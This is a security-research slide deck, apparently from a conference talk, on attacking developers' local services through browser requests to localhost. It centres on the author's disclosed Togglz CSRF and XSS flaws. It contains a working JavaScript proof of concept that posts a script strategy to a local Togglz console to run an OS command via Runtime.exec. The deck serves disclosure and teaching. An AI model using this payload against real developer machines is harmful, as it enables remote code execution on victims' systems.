Contrast
SECURITY

Attacking the Developer Environment through localhost

Joseph Beeton

Senior Security Researcher

About Me

- Security Researcher at Contrast Security
- Contrast Security Provides IAST and RASP solutions
- I was a Java Developer for ~10 years prior to moving to AppSec
- Been in Appsec for 4 years
- @josephbeeton

How it Started

- Found two vulnerabilities in Togglz Web Console
- CVE-2020-28192 XSS
- CVE-2020-28191 CSRF

Togglz

- Open Source framework for creating Feature Toggles
- Has several ways to enable/disable features
- Percentage
- By IP Range
- Custom rules written in JS and executed on the Server

Togglz

- But how to exploit in the real world?
- CSRF is interesting, but would need to know location of the Togglz web console.
- As well as the Enum name of the toggle.
- So realistically hard to do.

Togglz

- So worked with the Togglz team to fix.
- But it kept bugging me.


Accessing Localhost

- About the same time there was a paper on port scanning localhost and the internal network from Simple Requests using JS in the browser
- As the result of the request could not be read by the JS. Open port detection was done by timing the response
- Commonly used for fingerprinting users.
  (eBay uses/used it)

Limitations of Simple Requests

- Can only be of type
    - HEAD
    - POST
    - GET
- Content Type
    - application/x-www-form-urlencoded
    - multipart/form-data
    - text/plain
    - Null
- Other allowed headers
    - Accept
    - Accept-language
    - Content-Language
    - Range
- No returned data or HTTP Status Code

Limitations of Simple Requests




https://joebeeton.github.io/togglz.html

This contains the payload for the Togglz RCE. If all goes well you should see the calculator app open.

Status	Met...	Domain	File	Initiator	Type	Transferred	Size
200	GET	joebeeton...	togglz.html	document	html	1.27 kB	1 kB
	POST	localhost:...	edit	togglz.html:...		0 B	0 B
	GET	localhost:...	/	togglz.html:...		0 B	0 B
404	GET	joebeeton...	favicon.ico	FaviconLoad...	html	cached	9.34 kB

No response data available for this request

Accessing Localhost



evil.example.com
JS

localhost:8080/togglz-console/edit

HTTP POST


Response not readable by JS

localhost:8080/togglz-console/edit

HTTP POST

Togglz Server
localhost:8080

Togglz Localhost




```
<script>
function execTogglz() {

  var data = "f=HELLO_WORLD&enabled=enabled&strategy=script&p1=&p2=&p3=&p4="
  +"ECMAScript&p5=java.lang.Runtime.getRuntime%28%29.exec%28%27open+%2FSystem%2FApplications%2FCalculator.app"
  +"%2F%27%29%3B%0D%0A0+%3D%3D+0%3B&p6=&p7=&p8=&p9=&p10=&p11=&p12=&p13=&p14=&p15=&p16=";

  var xhr = new XMLHttpRequest();

  xhr.open("POST", "http://localhost:8080/togglz-console/edit");
  xhr.setRequestHeader("content-type", "application/x-www-form-urlencoded");
  xhr.send(data);
  sleep(1000);
  var triggerFeatureToggle =  new XMLHttpRequest();
  triggerFeatureToggle.open("GET", "http://localhost:8080/");
  triggerFeatureToggle.send(null);
}
function sleep(ms) {
  return new Promise(resolve => setTimeout(resolve, ms));
}
</script>
```

Togglz RCE Demo

Togglz Attack Limitations

- Requires the attacker to be able to inject JS into a website that the developer is accessing
- Requires knowledge of the name of one of the feature toggles.
